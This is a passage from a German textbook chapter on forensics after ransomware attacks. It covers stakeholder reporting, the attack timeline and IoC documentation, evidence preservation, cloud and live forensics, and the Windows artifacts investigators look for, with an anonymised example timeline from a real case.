Hat ein Unternehmen eine Cyberversicherung abgeschlossen, wird es im späteren Verlauf zu einer Bewertung des Schadens kommen. Jede Cyberversicherung hat Klauseln, die die Obliegenheiten des Versicherungsnehmers definieren. Werden diese verletzt, kann eine Regulierung des Schadens aus den unterschiedlichsten Gründen abgelehnt werden. Genaueres dazu findet sich in Kap. 23.

Die Versicherung wird in der Regel einen forensischen Bericht fordern. Primäres Interesse dabei ist es herauszufinden, wo Angreifer leichtes Spiel hatten, weil die Sicherheitsmaßnahmen im Unternehmen zu locker oder nicht vorhanden waren. Sie interessieren sich im Besonderen für den Initial Access und den Patient Zero. Über diesen wird dann abgeleitet, welche Hürden die Angreifer hatten und ob diese State of the Art waren. Die Fragen setzen sich dann über alle Phasen des Angriffs fort. Oft werden diese Analysen für die Wiederherstellung nicht benötigt. Im Rahmen der Forensik sollten aber genug Beweise gesichert und gerichtssicher aufbewahrt werden, um diese Untersuchungen eventuell später noch durchführen zu können. Die Schadensermittlung der Versicherung findet oft erst Monate nach dem Vorfall statt. Wenn die Versicherung dann eine Analyse benötigt, kann sie diese selbst in Auftrag geben. Wichtig ist hierbei eine gerichtssichere Aufbewahrung der Beweise durch den Forensiker oder das Unternehmen selbst, wenn ein Rechtsstreit notwendig wird, ist der Streitwert nicht selten 6- bis 8-stellig.

Bei Fragen der Versicherung zu Analysen des Angriffs und des ehemaligen Ist-Zustandes sollte die Forensik streng an den Fakten arbeiten und (im Gegensatz zur Zuarbeit zur Wiederherstellung) jegliche Annahme unterlassen. Jede Untersuchung sollte beidseitig sein, d. h., es muss immer nach Hinweisen **für** und **gegen** eine These gesucht werden.

15.1.4 Behörden und Strafverfolgung

In der Regel wird ein Cyberangriff wie Ransomware bei der Polizei zur Anzeige gebracht. Die Strafverfolger verfolgen das öffentliche Interesse, die ausführenden Cybercrime-Gruppen zu zerschlagen. Dazu wird in der Zusammenarbeit nach den IoCs gefragt, die den Angreifern zugeordnet werden können. Insbesondere externe IP-Adressen und Domain-Namen sollten frühzeitig kommuniziert werden, um der Strafverfolgung eine Chance zu

geben, die Systeme bei Hostern sicherzustellen. In vereinzelten Fällen haben die Cyber-Abteilungen der Strafverfolgungsbehörden auch angeboten, forensische Analysen von Firewall-Logs und identifizierten kompromittierten Systemen zu übernehmen.

Bei der Polizei laufen außerdem die Fäden vieler Fälle zusammen. Oft kennt die Polizei andere akute Fälle der gleichen Ransomware-Gruppe. Manchmal kann eine Kommunikation mit den Forensikern vermittelt werden, die den anderen Fall bearbeitet. Manchmal werden „nur“ IoCs ausgetauscht. In jedem Fall sind solche Informationen für die weitere Analyse des eigenen Falls nützlich.

Größer wird die Polizei-Beteiligung in der Regel bei Cyberangriffen aus dem Bereich KRITIS. Diese Unternehmen unterliegen Regulierungen und haben bezüglich ihrer Cyber-Sicherheit bestimmte Nachweispflichten gegenüber dem BSI. Aus diesem Bereich heraus wird auch die Frage gestellt, ob der „Stand der Technik“ eingehalten wurde und ob das Unternehmen fahrlässig gehandelt hat. Auch bei Unternehmen im besonderen öffentlichen Interesse (UBI) ist das Interesse der Behörden erhöht. Trifft einer dieser Fälle zu, ist es immer ratsam, eine Rechtsberatung durch den Hausjuristen oder einen Fachanwalt einzuholen und mit diesen den Austausch forensischer Ergebnisse zu steuern.

15.1.5 Community

Die Sicherheitscommunity ist ein nachrangiger Stakeholder in der Forensik. Die Community interessiert sich für die IoCs und die Änderungen im Vorgehen bekannter Gruppen. Forensische Analysen oder Teile davon mit der Community zu teilen, bedeutet, diese zu veröffentlichen. Dieser Schritt sollte nicht in der „heißen Phase“ des Vorfalls stattfinden, da z. B. IP-Adressen dann auch privat von der Community verfolgt werden können. Das kann die Täter alarmieren und potenziell die Strafverfolgung stören. Über eine mögliche Veröffentlichung entscheidet in jedem Fall ausschließlich der Krisenstab (CMT).

15.2 Dokumentation

Ein großer Teil der forensischen Arbeit ist die Dokumentation. Ergebnisse, die nicht aufgeschrieben und kommuniziert sind, sind innerhalb kürzester Zeit nur noch ein Gerücht. Aufgabe der Forensik ist es, aus den kleinteiligen technischen Analysen die Erkenntnisse so zu strukturieren, dass die Fragen der Stakeholder beantwortet werden können. Es werden in der Forensik dazu mehrere parallele Dokumentationen geführt. Dazu gehören unter anderem eine Liste der Datenquellen bzw. von Systemen und ob diese bereits untersucht wurden, die Timeline des Angriffs und die Sammlung der IoCs. Je größer und länger die Forensik dauert, desto wichtiger ist es, diese Dokumentation sauber zu führen. Es macht niemandem Freude, die verstreuten Analysen eines Forensik-Teams zu sammeln und im Nachhinein die Dokumentation zu erstellen.

15.2.1 Quellendokumentation

Jede Quelle, die in die Forensik geht, muss möglichst genau dokumentiert werden. Für die meisten Forensiklabore ist die gerichtssichere Behandlung der Beweise ein Standardprozess, auch wenn dies in einem Ransomware-Fall meist weniger wichtig scheint. Dazu gehört eine möglichst frühe Fotodokumentation der Behandlung physischer Datenträger. Für eingehende Dateien (Logs, Images) werden Art und Zeitpunkt der Übertragung erfasst. Alle Beweismittel werden kopiert, sodass immer eine Originalkopie im Labor vorhanden ist. Notierte Hashwerte stellen sicher, dass die Beweismittel nicht verändert wurden.

Insbesondere in Ransomware-Fällen ist die Einordnung der Beweismittel wichtig: Von welcher Niederlassung stammt der Rechner? Welche Aufgabe hatte er? Warum wurde er zur Untersuchung geschickt (Verdacht auf Privilege Escalation, Initial Compromise, Lateral Movement oder nur zur Vollständigkeit)? Kommt die Quelle aus einem Backup, einem Snapshot oder einem laufenden System? Von wann ist der Abzug? Im Idealfall existiert ein Netzplan der früheren Umgebung und die Quellen können damit in Verbindung gebracht werden. Ebenso wichtig ist eine Liste von IP-Adressen, DNS-Namen und Verwendungszweck aller Computer im früheren Netzwerk (das jetzt nicht mehr läuft). Nur so können Verweise in Logs richtig interpretiert und zugeordnet werden.

In der Quellendokumentation wird auch mitgeführt, welche forensischen Untersuchungen an dem Artefakt bereits stattgefunden haben. Oft hat man in einem Ransomware-Fall mehr forensische Evidenzen als zur Aufklärung benötigt werden, sodass die Untersuchungen priorisiert durchgeführt werden müssen.

15.2.2 Timeline

Die Timeline zeigt übergreifend, was die Forensik über den Verlauf des Angriffs weiß. Die Grundidee besteht darin, die technischen Details zu sammeln und in eine zeitliche Abfolge zu sortieren. Diese Timeline muss nicht grafisch schön aufbereitet sein. Im Gegenteil: Eine schöne Darstellung bremst. Es kann einfach ein Word- oder Excel-Dokument gestartet werden, das ein freies Format einhält. Sie muss pro Eintrag mindestens die folgenden Daten enthalten (siehe Abb. 15.1):

- genauer Zeitpunkt in einer einheitlichen Zeitzone (z. B. 10.01.2023, 17:23:01 (Universal Time Coordinated, UTC)),
- Aktivität (z. B. RDP-Login auf System DC001 von der IP-Adresse 192.168.10.27, Logout um 19:57:03 (UTC)),
- System oder Log, von dem die Aktivität stammt (z. B. DC001/EventLog).

Datum / Uhrzeit	System	Aktivität	Quelle
05.10.2020 21:25:02	[REDACTED]	RDP login: src: 192.168.202.6 (SRVDC[REDACTED] user: admin.	.evtx ¹
08.10.2020	Firewall	„System mit Bandbreitenanomalie“ entdeckt, Anomalien im Netzwerkverkehr.	Forti ²
14.10.2020 12:58:14	[REDACTED]	Erste verschlüsselte Datei identifiziert ([REDACTED] „Bwoe“). Möglicherweise ein Test des Angreifers.	\$MFT ³
16.10.2020 19:08	[REDACTED]	Kopieren der egregor DLL nach „C:\Users\Public\Pictures\msvc.dll“	\$MFT
20.10.2020 00:18	[REDACTED]	RDP von 172.17.0.207 (SRVAE mehrfach über den Verlauf von 30 Minuten) user: admin	.evtx
20.10.2020 00:18:26	SRVDC[REDACTED]	RDP von 172.17.0.207 (SRVAE) mit dem Benutzer: admin	.evtx
20.10.2020 00:18:36	SRVAE	Initiieren von Lateral Movement über %SystemRoot%\PSEXESVC.exe	.evtx
20.10.2020 00:19:51	[REDACTED]	RDP von 172.17.0.207 (SRVAE) mit dem Benutzer: admin	.evtx
		Initiieren von Lateral Movement über %SystemRoot%\PSEXESVC.exe	.evtx
		Löschnung der Volume Shadow Copies	\$MFT
20.10.2020 00:29:58	[REDACTED]	RDP von 172.17.0.207 (SRVAE) mit dem Benutzer: admin	.evtx
		Initiieren von Lateral Movement über %SystemRoot%\PSEXESVC.exe – manually initiated	.evtx
20.10.2020 00:40	[REDACTED]	RDP login von: 172.17.0.13 (unbekanntes System) mit dem Benutzer: admin	.evtx
20.10.2020 00:41	[REDACTED]	„RECOVER-FILES.txt“ File wurde erstellt. Verschlüsselung abgeschlossen.	\$MFT
20.10.2020 00:42:57	SRVDC[REDACTED]	RDP von 172.17.0.207 (SRVAE) mit dem Benutzer: admin	.evtx
		%SystemRoot%\PSEXESVC.exe – manually initiated	.evtx
20.10.2020 00:43:03	SRVAE	%SystemRoot%\PSEXESVC.exe – manually initiated	.evtx

¹ Windows Event Log Files (*.evtx)

² Firewall Logs - Forti Logs oder Forty Analyser Berichte


³ Master File Table (MFT) Einträge

Abb. 15.1 Beispiel-Timeline nach den ersten Analysen in einem Echtfall

Dieses Dokument wächst im Laufe der Analysen und auf diese Weise entsteht ein Gesamtbild über den Angriff.

15.2.3 Indicators of Compromise

Die wichtigsten forensischen Artefakte bei einem Cyberangriff sind die IoCs (engl. für Indizien für eine Kompromittierung). Damit sind technische Artefakte gemeint, die die Angreifer hinterlassen. Findet man diese Artefakte auf einem anderen System, sind das Hinweise darauf, dass die Angreifer auch auf diesem System aktiv waren. Diese Artefakte können genutzt werden, um nach Aktivitäten der Angreifer zu suchen. Zum Beispiel kann eine den Angreifern zugeordnete IP-Adresse genutzt werden, um neue Verbindungsversuche auf den Clients oder an der Firewall zu entdecken und zu blocken.

Abb. 15.2 Pyramid of Pain

Es gibt eine Menge unterschiedlicher IoCs, die gefunden werden können. Allerdings haben sie alle unterschiedliche Halbwertszeiten. Das bedeutet, Angreifer benötigen unterschiedlich lange ihr Vorgehen so anzupassen, dass sie die gleiche Spur nicht wieder hinterlassen. Diesen unterschiedlichen „Schmerz“, den man den Angreifern zufügt, wenn man einen IoC findet und nutzt, wird in der Pyramid of Pain visualisiert (siehe Abb. 15.2). Je weiter oben, desto größer der Schmerz für die Angreifer. Meist wird versucht, ermittelte IoCs vor den Angreifern geheim zu halten. Viele IoCs sind daher nicht öffentlich verfügbar, sondern Herrschaftswissen der Polizei, von Forensikern oder Kaufprodukten.

Hashwerte und Signaturen sind Referenzen auf eindeutige Dateien und Malware. Kleine Änderungen erzeugen andere Hashwerte und verändern Signaturen. Sie sind fast immer von Vorfall zu Vorfall unterschiedlich.

IP-Adressen sind Endpunkte im Internet, die die Angreifer nutzen. Sie sind leicht zu ändern, z. B. durch den Wechsel zu einem anderen Shared Hoster.

Domain-Namen und Subdomains, die die Angreifer nutzen, sind ebenfalls relativ schnell neu zu registrieren.

Netzwerk-Artefakte sind zum Beispiel bestimmte C2-Patterns oder bestimmte Protokolle, die genutzt werden. Sie zu ändern erfordert schon eine Änderung in den Tools.

Host-Artefakte sind zum Beispiel bestimmte Befehle, die ausgeführt, oder Prozesse, die gestartet werden. Diese zu ändern ist ähnlich schwierig wie Netzwerk-Artefakte.

Tools sind Werkzeuge, die die Angreifer einsetzen, z. B. ein bestimmter Scanner wie Bloodhound. Ein Wechsel von einem Tool auf das nächste erfordert Weiterentwicklung von den Angreifern oder komplexe Obfuscierungen.

Die **Taktik** der Angreifer ist der konkrete Prozess, dem der Angriff folgt. Also der Ablauf wann, was und wie angegriffen wird. Diese zu ändern würde eine umfassende Weiterentwicklung des technischen Vorgehens bedeuten.

15.2.4 Statusbericht

Oftmals berichtet die Forensik regelmäßig an das CMT und CSIRT. Primäres Ziel ist es, forensische Ergebnisse möglichst schnell nutzbar zu machen, da der Abschlussbericht der Forensik in der Regel erst deutlich später erstellt werden kann.

Für das CMT muss ein Überblick über den aktuellen Stand der Erkenntnisse und den Fortschritt der Forensik gegeben werden. Dieser sollte sinnvoll gegliedert sein (z. B. in die Phasen des Angriffs) und **muss von jeglichen technischen Analysedetails abstrahiert werden und für Laien verständlich sein**. Für das CSIRT werden die technischen Details der Erkenntnisse (z. B. IP-Adressen der C2-Verbindungen) separat aufbereitet, z. B. in eigenen Folien oder in einem weiteren Kapitel. Wenn möglich, sollte die Forensik zusätzlich eine Schätzung über den Erkenntnisgewinn weiterer Analysen geben (siehe Abb. 15.3).




Abb. 15.3 Beispiel Statusbericht an das CMT




Abb. 15.4 Beispiel eines Verflechtungsdiagramms aus einem Echtfall (anonymisiert)

15.2.5 Fallübersicht im Verflechtungsdiagramm

Im Laufe der Forensik werden mehrere Systeme untersucht, IP und URLs der Angreifer identifiziert und Verbindungen zwischen diesen gefunden. Es ist schnell der Punkt erreicht, an der die Timeline lang und unübersichtlich wird. Es ist nicht mehr intuitiv zu begreifen, welche Systeme existieren und was sie miteinander zu tun haben. Insbesondere in Statusberichten und Diskussionen kann ein Verflechtungsdiagramm diesen Überblick bieten. In diesem werden die bekannten Systeme der Angreifer (z. B. C2-Server) sowie die internen untersuchten Systeme grafisch dargestellt und in Relation gesetzt (siehe Abb. 15.4). Die zeitliche Komponente wird in dieser Darstellungsform vernachlässigt, da sie bereits in der Timeline vorhanden ist.

15.3 Sicherung der Beweise

Forensische Analysen sind ein Prozess, der sich iterativ von einer Datenquelle zur nächsten vorarbeitet. Das geschieht meistens ausgehend von den sichtbaren Auswirkungen (z. B. der Verschlüsselung von Systemen) zeitlich rückwärts. Das bedeutet, es werden einige Systeme und Daten analysiert und auf Basis der neuen Erkenntnisse werden weitere Daten angefordert. Zuerst werden typischerweise folgende Server/Clients angefordert:

- mindestens einer, besser alle DCs,
- eine verschlüsselte Festplatte einer virtuellen Maschine (zum Beispiel als Virtual Machine Disk (VMDK) oder Virtual Hard Disk (VHDX)),
- alle Logs aus dem SIEM (falls vorhanden),
- alle Logs aus der Firewall,
- 2–3 Verzeichnisse aus dem Filestorage mit verschlüsselten Dateien,
- 1 unverschlüsselter Domain-Joined Client,
- 2 verschlüsselte Domain-Joined Clients,
- Systemplatte der Virtualisierungsserver,
- Systemplatte Exchange Server (falls vorhanden).

Sollten weitere Systeme auffällig gewesen sein (Alarme in den vergangenen Wochen, Verschlüsselung startete früh, User hat Probleme gemeldet), sollten diese auch zur Forensik gegeben werden.

15.3.1 Beweissicherung vs. Notbetrieb

Aus einer akademischen forensischen Sicht wäre es großartig, wenn die IT-Systeme für Tage bis Wochen stillstehen könnten, bis die Forensik abgeschlossen ist. In der Praxis gibt es ein deutliches Spannungsfeld zwischen dem Bewahren großer Datenmengen und dem Notbetrieb bzw. dann den ersten Schritten im Neuaufbau.

Aus forensischer Sicht wäre es optimal, wenn die Logs aus dem Netzwerk (z. B. Firewall, Internet-Proxy) und den Sicherheitstools (z. B. EDR-Tool) nicht länger rotieren und extrahiert werden. Auch großartig wäre es, wenn jedes System kopiert wird, bevor es wieder gestartet und benutzt wird. Die limitierten Ressourcen der IT und der technischen Systeme lassen dies aber in der Regel nicht vollständig zu. Im Rahmen des Krisenmanagements kann es also immer wieder Entscheidungen geben, Systeme vielleicht nicht sauber forensisch zu sichern und wieder in Betrieb zu nehmen oder aus Platzgründen ganz zu löschen. Aufgabe der Forensiker ist es zu spezifizieren, welche Daten sie benötigen (priorisiert) und welche Fragestellungen damit verfolgt werden. In vielen Fällen gibt es pragmatische Lösungen, um diese Konflikte aufzulösen. Zum Beispiel werden häufig nicht alle Teile eines großen Systems in der Forensik benötigt, sondern nur ein kleiner Teil (z. B. lediglich die System-Partition einer großen Datenbank oder die Systemplatten der Virtualisierungsumgebung oder des E-Mail-Servers).

Logdaten werden in den meisten Fällen automatisch nach einer gewissen Zeit überschrieben. Damit ist die Sicherung dieser Daten zeitkritisch. Auch hier sollten leichtgewichtige Lösungen präferiert werden. Wenn genügend Ressourcen vorhanden sind, können diese Rotationen vorübergehend gestoppt oder erweitert werden. Insbesondere Cloud-Systeme sind hier meistens flexibel und erlauben es, mit wenigen Klicks bei entsprechenden Mehrkosten die Logs länger zu sichern. Damit wird Zeit gewonnen,

die nützlichen Daten zu analysieren und relevante Daten zur Nachvollziehbarkeit und Dokumentation zu extrahieren.

Welche Daten als Erstes gesichert werden, entscheidet die Forensik. Wenn es zu einem Konflikt zwischen Beweissicherung und Notbetrieb kommt, sollte eine leicht gewichtige Entscheidungsfindung im CSIRT etabliert werden. Die Entscheidungen, Daten zugunsten des Notbetriebs oder der Wiederherstellung zu löschen, müssen dokumentiert werden.

15.3.2 Bewährte Methoden zur Beweissicherung

Für die Sicherung von Systemen teilweise oder im Ganzen gibt es viele Möglichkeiten. Wenn operativ ganze Spiegelungen von Clustern oder einzelnen Systemen (z. B. VMware Replicas) inkl. Storage bestehen, können diese aufgetrennt werden. Dadurch bleibt die Spiegelung im forensisch gewünschten Zustand und das Original kann für den Notbetrieb verwendet werden.

Bei virtualisierten Systemen (z. B. Hyper-V, VMware) können auch kurzfristig Snapshots angelegt werden. Dann kann die virtuelle Maschine direkt weiterbetrieben und parallel der forensische Zustand der Disks (z. B. vhdx, vmdk) gesichert werden („S snapshots“).

Befindet sich der Datenspeicher auf einem RAID-1-Verbund (Redundant Array of Independent Disks) (aka. Mirroring), kann eine der Platten entfernt werden. Dadurch wird zwar das RAID degraded, aber die exakte Kopie kann physisch innerhalb von Minuten gesichert werden.

Muss ein Client-System sichergestellt werden, gibt es natürlich auch die Möglichkeit, das Gerät vollständig sicherzustellen und dem Nutzer ein Ersatzgerät bereitzustellen. Alternativ kann die alte Festplatte für die Forensik ausgebaut und durch eine neue ersetzt werden.

Muss eine gemountete Festplatte gesichert werden, darf dies nicht einfach per Windows File Transfer geschehen. Hierfür gibt es spezielle Software wie den FTK-Imager¹. Diese erzeugen ein Abbild der Festplatte in einer RAW-Datei, die dann exportiert werden kann. Der Prozess kann auch gestartet werden, wenn das System noch läuft oder wieder gestartet wird.

In wenigen Ransomware-Fällen ist bereits ein EDR-Tool auf den Systemen installiert. Auch diese können forensisch relevante Daten sichern. Zum Beispiel kann der Microsoft Defender for Endpoint ein „Investigation Package“ sichern. Diese Pakete sind eine vielversprechende Möglichkeit, sehr schnell Daten von einer Handvoll Systemen zu bekommen. Allerdings sind diese Datenpakete nicht ausreichend für eine vollständige Forensik und sind allenfalls für eine kurze Ersteinschätzung nutzbar.

Werden Festplatten speziell für eine Kopie in ein System eingehängt, müssen diese als Read-Only Disks gemountet werden. Für das physische Klonen von Festplatten als

¹ <https://www.exterro.com/ftk-imager>

1:1-Kopie gibt es Write-Blocker, die diese Read-only-Eigenschaft auf Hardware-Ebene durchsetzen.

Wenn Systeme nach dem Angriff nicht ausgeschaltet wurden, gibt es auch die Möglichkeit, den Arbeitsspeicher der Systeme zu sichern. Dieser würde Programme des Angreifers auch noch in Ausführung zeigen, wenn diese nicht persistiert werden. Bei virtuellen Maschinen kann der Arbeitsspeicher pausierter virtueller Systeme kopiert werden. Auch diese Sicherung kann mit dem FTK-Imager gemacht werden. Alternativ werden die Memory-Files pausierter virtualisierter Systeme mit kopiert.

15.4 Cloud-Forensik

Die Cloud ist nicht der primäre Fokus der Ransomware-Gruppen. Dennoch gibt es auch Themen, die in der Cloud zu beachten sind.

In vielen Fällen schlägt die Verschlüsselung von Daten auf File-Services der Cloud als Erpressungsgrundlage fehl. Dank der Versionierung von Daten können verschlüsselte Daten meist kurzfristig wieder zurückgesetzt und wieder ans Laufen gebracht werden. Gleichwohl ist es Aufgabe der Forensik herauszufinden, wie der Zugriff funktioniert hat, um den Notbetrieb und die Wiederherstellung sicherzustellen.

Auch wenn die Cloud nicht primäres Ziel der Verschlüsselung ist, speichert sie dennoch relevante Informationen, die für die Datenexfiltration der Angreifer relevant sein können. Viele Enterprise-Cloud-Lösungen bieten heute auch Sicherheitslösungen an, die Datenabflüsse in andere Services und Zugriffe auf sensible Daten zu überwachen. Solche Produkte können eine wertvolle Ressource für die Forensik sein, um zu analysieren, welche Daten abgeflossen sind.

In vielen Fällen wird die Cloud auch als Vehikel für andere Angriffe missbraucht. Zum Beispiel werden Phishing Links zu Dokumenten auf kompromittierten vertrauenswürdigen Cloud-Speichern (z. B. sharepoint.com) verschickt. Aber auch die Identitätsprovider und SaaS-Services in der Cloud können den Angreifern Angriffssoberfläche zur Kompromittierung von Accounts liefern. Das ist umso spannender für die Täter, wenn die Benutzerkonten in der Cloud mit der On-Premise-Umgebung synchronisiert werden. Dadurch sind erbeutete Zugänge auch in der lokalen Infrastruktur valide und können von den Angreifern missbraucht werden. Erlangen die Angreifer administrativen Zugriff auf Cloud-Dienste, haben sie auch vielfältige Möglichkeiten, sich zupersistieren. Zum Beispiel, indem sie eine neue OAuth-2.0-Applikation registrieren, die auch über Passwortwechsel hinaus Zugriff auf den Account hat, oder durch die Neuanlage eines Accounts. Denkbar wären auch Angriffe auf Systeme mit installiertem EDR-System, das aus der Cloud gesteuert wird und den Tätern Zugriff auf diese gewährt. Die Zugriffe auf Dienste in der Cloud sowie die Berechtigungsstruktur zu prüfen ist ebenfalls Teil der Forensik. Grundsätzlich sollte die Forensik auch alle lizenzierten Dienste der Cloud auf Kompromittierungen und Aktionen der Angreifer prüfen.

Wenn Systeme in einer Infrastructure-as-a-Service-Cloud betrieben werden und mit der Domäne verbunden sind, unterscheiden sie sich aus Sicht des Angreifers nur wenig von einem virtualisierten System. Auch die Forensik muss diese Systeme wie alle anderen lokalen Systeme behandeln und – falls notwendig – analysieren.

Die Cloud kann aber nicht nur Ziel sein. Sie kann für die Forensik auch eine weitere wertvolle Datenquelle sein. Viele moderne Sicherheitslösungen, die On Premise eingesetzt werden, werden aus der Cloud gesteuert und loggen dort die sicherheitsrelevanten Ereignisse. Diese sollte auch die Forensik nutzen. Zum Beispiel, um die Zugriffe eines kompromittierten Benutzers auf allen Systemen mit installiertem EDR-Tool zu suchen.

Die Forensik muss also die Cloud sowohl als potenzielles Ziel und Werkzeug der Angreifer betrachten als auch die verfügbaren Daten aus Cloud-Sicherheitssystemen analysieren. Was konkret möglich ist, hängt stark vom Cloud-Anbieter und den lizenzierten Diensten des Unternehmens ab. Im Rahmen der Forensik in Cloud-Umgebungen sollten aber mindestens die folgenden Schritte durchgeführt werden:

- Sichern und sichten der Authentifizierungs-Logs (insb. für administrative Zugänge und Login-Events, die die Cloud bereits als auffällig erkannt hat).
- Prüfen von administrativen Gruppen und Berechtigungsstrukturen.
- Registrierte Applikationen (Stichwort: OAuth 2.0).
- Sichern von auffälligen E-Mails (potenzieller Initial Access).
- Sichten der Logs aus Sicherheitssystemen (z. B. EDR-Tool, Microsoft Defender for *). Dies gilt insbesondere auch für Sicherheitssysteme, die Datenabfluss registrieren.
- Prüfen der vorhandenen Alarme im Kontext des Angriffs.

15.5 Live-Forensik und Threat Hunting

Ein Spezialfall der Forensik ist die Live-Forensik. Diese beschäftigt sich mit der Live-Analyse laufender Systeme, wenn dort Auffälligkeiten auftreten. Der große Vorteil einer Live-Forensik ist die Möglichkeit, den Arbeitsspeicher auf dem laufenden System zu analysieren. Typischerweise wird Live-Forensik als schnelles Reaktionsmittel bei laufenden Vorfällen eingesetzt. Dabei verschwimmen die Grenzen zwischen technischem Incident Response und Live-Forensik. In den Alarmstufen gelb und orange (siehe Kap. 20) ist Live-Forensik ein valides Mittel. Insbesondere, wenn ein EDR-Tool installiert ist und schnelle Eingriffsmöglichkeiten bietet. Im Nachgang zu einer erfolgreichen Verschlüsselung wird Live-Forensik oft eingesetzt, um das AD zu untersuchen, da dieses im laufenden Betrieb deutlich einfacher ist als offline. Neben diesem gibt es selten weitere sinnvolle Einsatzmöglichkeiten im Rahmen der Wiederherstellung.

Oft entsteht zu einem Zeitpunkt in der Strategie „Säuberung“ ein gewisser Stillstand in der Forensik. Dann entsteht eine Situation, in der zwar bekannt ist, dass noch Tools

und Zugriffe des Angreifers im Netzwerk sind, aber keine direkten Auffälligkeiten mehr entstanden sind. Dann kann es Sinn stiftend, sich dem Threat Hunting zuzuwenden. Threat Hunting dreht die Ausgangslage der Untersuchung um. Forensik beginnt typischerweise durch eine Auffälligkeit oder einen konkreten Verdacht. Threat Hunting ist eine Methode, die eine bestimmte Bedrohung im Netz annimmt und alle Systeme unter Generalverdacht stellt. Beim Threat Hunting werden alle Systeme mit automatischen Mitteln auf IoCs geprüft und dadurch Auffälligkeiten gemeldet. Die IoCs können aus externen Quellen (z. B. OSINT, Polizei) kommen oder aus einer vorangegangenen Forensik stammen. Solche Scans können manche EDR-Tools durchführen, aber auch spezialisierte Scanner, wie der THOR APT Scanner mit eigenen IoC-Datenbanken, können eingesetzt werden. Je größer jedoch die IoC-Datenbank ist, desto mehr Ergebnisse müssen in der Folge auch qualifiziert werden.

15.6 Ransomware-Forensik

Ransomware-Angriffe haben immer gleiche Ziele und folgen wie in Kap. 5 dargestellt einem gewissen Prozess. Auch die typischen Angriffe für eine identifizierte Gruppe, die schon länger besteht, sind bereits bekannt. Damit gibt es in einer Forensik für Ransomware einige typische Artefakte, nach denen immer wieder gesucht wird. Da sich bei einem Ransomware-Fall die Gruppe durch ihre Erpressung zu erkennen gibt, kann man sich in der Forensik gezielt auf diese Angriffsmuster konzentrieren. Die folgenden Spuren sind als Beispiele zu verstehen, die die Besonderheiten einiger Spuren verdeutlichen. Es ist weder eine vollständige Liste noch eine Anleitung zur Forensik.

15.6.1 Artefakte auf Windows-Systemen

Im Lateral Movement wird häufig das Remote Desktop Protokoll eingesetzt, um sich interaktiv auf Systemen einzuloggen. Diese Anmeldungen lassen sich in den Eventlogs des Quell- und des Zielsystems nachverfolgen. Auch Zugriffe über das WinRM und die WMI können in den Eventlogs analysiert werden. Sofern vorhanden, gibt das Sysmon-Log Aufschluss über die Aktionen, die Angreifer in ihrer Logon-Session durchgeführt haben. Insbesondere bei einem LoL-Angriff sind oft die Eventlogs und die Powershell-History die wenigen Quellen für Hinweise für die Aktionen der Angreifer, z. B. Powershell-Befehle. Wenn die Angreifer ein RAT installiert haben, kann dies für gewöhnlich in der Timeline der Dateien nachverfolgt werden. Auch werden öfter Änderungen in der Registry vorgenommen. Dazu sollten sowohl die Transaktions-Logs als auch die Last-Write-Zeitstempel der Registry Keys analysiert werden. Das Autostart-Feature wird gerne genutzt, um sicherzustellen, dass der RAT auch immer wieder läuft, und muss auf 